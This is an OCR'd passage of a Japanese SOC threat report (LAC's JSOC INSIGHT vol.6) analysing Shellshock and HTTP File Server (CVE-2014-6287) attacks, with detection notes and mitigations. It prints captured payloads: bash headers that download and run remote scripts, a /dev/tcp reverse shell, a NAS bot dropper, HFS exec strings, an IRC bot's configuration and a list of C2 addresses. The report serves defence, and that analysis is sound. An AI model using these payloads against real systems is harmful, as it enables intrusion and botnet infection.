#          - Adicionado comando: !novonick para trocar o nick do bot por um novo aleatorio;
#          - Adicionado comando !entra   e !sai  ;
#          - Adicionado comando @download  ;
#          - Adicionado comando !pacotes  para ativar/desativar pacotes :);

########## CONFIGURACAO #############
my $processo = "/usr/local/apache/bin/httpd -DSSL";

$servidor="[redacted]" unless $servidor;
my $porta="80";
my @canais=("#gnu");
my @adms=("max","hackeru","sanders","laris","x");
my @auth=("x!x@max.cc");

# Anti Flood ( 6/3 Recomendado )
my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = getnick();

my $acessoshell = 1;
######## Stealth ShellBot ##########
my $prefixo = "#";
my $estatisticas = 0;
```

図 18 ダウンロードするスクリプトの一部




図 19 IRC 接続を検知した例(接続先 25/TCP)

表 4 Shellshock により感染した可能性のある IRCBot の接続先

接続先ホスト	接続先ポート
66.225.225.66	6667/TCP
83.140.172.210	
83.140.172.211	
83.140.172.212	
91.217.189.21	
128.39.65.226	
158.38.8.251	
170.178.191.18	
208.64.121.85	
124.117.249.250	9080/TCP
49.212.51.25	6697/TCP
81.91.83.16	
205.237.100.170	25/TCP
63.97.77.175	
108.166.89.251	
82.196.7.24	80/TCP

図 20 に、Shellshock により攻撃対象ホストを MAYHEM[4]と呼ばれるボットへ感染させる通信を示します。

MAYHEM は、Linux や FreeBSD に感染するボットです。MAYHEM に感染したホストは Heartbleed 攻撃、CGI 環境で動作する PHP の脆弱性(CVE-2012-1823)[5]を悪用する攻撃や、DNS アンプに脆弱なホスト情報を収集する通信を発生します。

MAYHEM に感染したホストからの攻撃通信は、通信内容に「expr 1330 + 7」の文字列を含むとの情報があり、JSOC では、MAYHEM の感染したと考えられるホストからの Shellshock を検知しております(図 21)。

---

[4] Mayhem に首を突っ込む
http://blog.f-secure.jp/archives/50732011.html

[5] JSOC INSIGHT vol.3
http://www.lac.co.jp/security/report/2014/03/11_jsoc_01.html

Stream Content

```
GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi* HTTP/1.0
Host: ifrec-sign-winterschool.org
Cookie: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi*
User-Agent: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;
wget -O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/
tmp/404.cgi;rm -rf /tmp/404.cgi*
Referer: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi*
```

図 20 Shellshock により MAYHEM に感染させる攻撃

Stream Content

```
GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @ HTTP/1.0
Host: [redacted]
Cookie: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
User-Agent: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
Referer: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
```

図 21 MAYHEM に感染したホストからの Shellshock

・ 攻撃対象ホストを直接悪用する通信

図 22～図 24 に Shellshock によって、攻撃対象ホストを悪用する通信を示します。

JSOC では、攻撃対象ホストを悪用し外部へメール送信を試みるリクエストや、バックドア接続を試みる通信を検知しています。




図 22 攻撃対象ホストを直接悪用する通信の概要

※ 赤字は攻撃成功時に発生する通信




図 23 攻撃対象ホストからメール送信を試みる攻撃

図 24 攻撃対象ホストにバックドア接続を試みる攻撃

・ セキュリティ機器(FW、IDS/IPS)の検知回避を試みる通信

図 25 にセキュリティ機器(FW、IDS/IPS)の検知回避を試みる Shellshock の通信を示します。

JSOC では、攻撃対象ホストに対して直接攻撃には必要ない文字列を付加したり、外部のファイルをダウンロードする際 HTTPS で暗号化する通信を検知しています。このような通信は、IDS や、URL フィルタリングなどセキュリティ機器の検知ルールを回避することを試みる通信であると考えます。

a. HTTPS を利用してファイルダウンロードを試みる通信

b. 攻撃には必要ない文字列を付加する通信

図 25 セキュリティ機器の検知回避を試みる Shellshock

・ **Webmin に対する通信**

ここまで取り上げたのは主に 80/TCP に公開された Web サーバへの攻撃通信です。JSOC では、このような攻撃の他、10000/TCP あてに図 26 に示す攻撃を検知しております。

10000/TCP は Web ベースの Linux 管理ツールである Webmin が標準の設定状態で利用するポートです。Webmin のバージョン 1.700 以下には Shellshock の影響を受ける脆弱性が存在することが報告されており[6]、図 26 で検知した攻撃は、送信先ポートや検知内容から Webmin の脆弱性を悪用する攻撃であると考えられます[7]。Webmin は SSL で暗号化することが運用上推奨されており、このような運用を行っているホストが多数であることが想定されます。しかしながら、IDS など文字列マッチによる検出を行うセキュリティ機器では、復号した通信を検知する構成にしていない場合、暗号化された Webmin への攻撃を検知できない事が懸念されます。

Stream Content

```
GET /webmin/index.cgi HTTP/1.1
Connection: close
Host: [redacted]
User-Agent: () { :;}; /bin/bash -c "unset HISTFILE;unset SAVEHIST HISTSAVE
PROMPT_COMMAND TMOUT;unset HISTFILE;history -n;/bin/bash -i >& /dev/
tcp/[redacted]/31337 0>&1"
```

図 26 Webmin に対する Shellshock(送信先 10000/TCP)

・ **組み込みデバイスに対する通信**

図 27、図 28 に組み込みデバイスに対する Shellshock の概要と通信例を示します。

Shellshock は、脆弱性な GNU bash を利用するホストに影響するため、これらを利用する組み込みデバイスにも影響します。特定の NAS 製品には本脆弱性が存在[8]し、図 28 に示す通信はこれらの製品に特化した攻撃です[9]。本攻撃が成功すると、攻撃対象ホストはボットに感染させられ、他のホストに対して NAS 製品に対する同様の攻撃通信や、攻撃対象ホストが他の攻撃者から別の目的で悪用されないよう本脆弱性を修正する通信を発生させます。

---

[6] Changes since Webmin version 1.700
http://www.webmin.com/changes-1.710.html

[7] Bash の脆弱性を標的としたアクセスの観測について（第 2 報）
http://www.npa.go.jp/cyberpolice/detect/pdf/20141007.pdf

[8] JVN#55667175 QNAP QTS における OS コマンドインジェクションの脆弱性
https://jvn.jp/jp/JVN55667175/

[9] Bash の脆弱性を標的としたアクセスの観測について（第 3 報）
http://www.npa.go.jp/cyberpolice/detect/pdf/20141209-2.pdf




図 27 組み込みデバイスに対する通信の概要

※赤字は成功時に発生する通信

Stream Content

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
User-Agent: () { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php
&& /usr/bin/wget -c http://[redacted]/S0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
```

図 28 組み込みデバイスに対する Shellshock(送信先 8080/TCP)

4.1.5 Shellshock への対策

Shellshock は、脆弱な GNU bash を利用するホスト全てが攻撃対象になる可能性があるため、ネットワークに接続している機器全てにおいて、攻撃の影響を受けるか確認することが必要です。
GNU bash における任意コード実行の脆弱性への対策は、影響を受けないバージョンへのアップデートです。各ホストに脆弱な GNU bash が稼動していないか、脆弱な GNU bash を参照するアプリケーションがないかご確認ください。

4.2 HTTP File Server における任意コード実行の脆弱性を悪用する攻撃について

4.2.1 HTTP File Server の脆弱性について

HTTP プロトコルを通じてファイルの送受信を提供するサーバソフトウェアである HTTP File Server (以下、HFS) には、 null バイト文字(%00)の取扱いに関する脆弱性(CVE-2014-6287)が存在します。HFS で使用されるライブラリ parserLib.pas に脆弱性があり、正規表現の null バイト文字を正しく処理しないため、外部から検索文字列に null バイト文字とコマンドが続けて入力された場合、そのコマンドが実行されます。

本脆弱性の影響を受けるバージョンは以下のとおりです[10]。

・ HTTP File Server 2.3b およびそれ以前

4.2.2 JSOC における本脆弱性を狙った攻撃の検知事例

JSOC では、9 月中旬の攻撃コード公開後より、HFS の脆弱性を悪用したコード実行の試みを検知しており、攻撃対象ホストで影響がある応答を確認した重要インシデントが発生しています。これは、初期設定で HFS を稼動させている場合、HTTP 応答に HFS のバージョン情報が含まれることから(図 29)、攻撃者が本脆弱性を悪用可能なホストを事前に探索可能であったためと考えられます。

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1707
Accept-Ranges: bytes
Server: HFS 2.3b
Set-Cookie: HFS_SID=0.113417447078973; path=/;
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1
Content-Encoding: gzip
```

図 29 HTTP 応答に表示される HFS の情報

図 30 に、JSOC にて検知した本脆弱性を悪用した攻撃通信を示します。

図 30 は脆弱な HFS を利用するホスト上で、コマンドプロンプトを起動する攻撃です。この攻撃は、攻撃者が脆弱な HFS が動作しているホストの存在有無を調査している可能性があります。

```
Stream Content
HEAD /?search==%00%7B.exec%7Ccmd.%7D HTTP/1.1
Host: [redacted]
```

図 30 コマンドプロンプトをローカル実行させる試み

[10] Vulnerability Note VU#251276 Rejetto HTTP File Server (HFS) search feature fails to handle null bytes
http://www.kb.cert.org/vuls/id/251276

図 31 に、攻撃を受けたホストの HFS の管理画面上で確認可能な通信ログを示します。

HFS の通信ログには、本脆弱性の有無にかかわらず、null 文字以降の文字列が保存されないため、通信ログからどのような攻撃が行われたか判断することができません。




図 31 HFS 管理画面から確認可能なログ情報

図 32 に、本脆弱性を悪用したコード実行の攻撃通信を示します。

この攻撃は、ホストに対しメッセージボックスをポップアップさせるスクリプトを実行する攻撃です。図 32 の通信が発生した場合、通信ログに null 文字以降の文字列が保存されず、図 31 と同様のログが出力されるため、詳細な攻撃内容を、通信ログから判断することができません。

また、このような通信は、攻撃シナリオの一例に過ぎません。攻撃に利用するスクリプトは任意の内容を記述可能であり、攻撃者は本脆弱性を悪用してバックドアの設置や、マルウェアの実行など攻撃対象ホストを悪用する攻撃を行う可能性があります。

```
Stream Content
HEAD /?search==%00{.save|test%2evbs|MsgBox(%22jsoctest%22).} HTTP/1.1
Host :192.168.1.8
```

a. スクリプトを配置する試み

```
Stream Content
HEAD /?search==%00{.exec|test%2evbs.} HTTP/1.1
Host :192.168.1.8
```

b. 配置したスクリプトを実行する試み

図 32 外部からコード実行を試みる通信

4.2.3 本脆弱性を狙った攻撃への対策

本脆弱性への対策は、最新の HFS にアップデートすることです。

また、本サーバソフトウェアはファイル共有に利用されるアプリケーションであり、アクセス制御の設定などを疎かにした場合、情報漏えいが発生する可能性も考えられます。本サーバソフトウェアについて意図せず外部に公開している状態になっていないか、認知された IP アドレスやユーザ以外の通信が許可されていないかなど、適切なアクセス制御が実施されているかを今一度ご確認ください。

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.6
【執筆】
天野　一輝 / 高井　悠輔
(五十音順)

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
http://www.lac.co.jp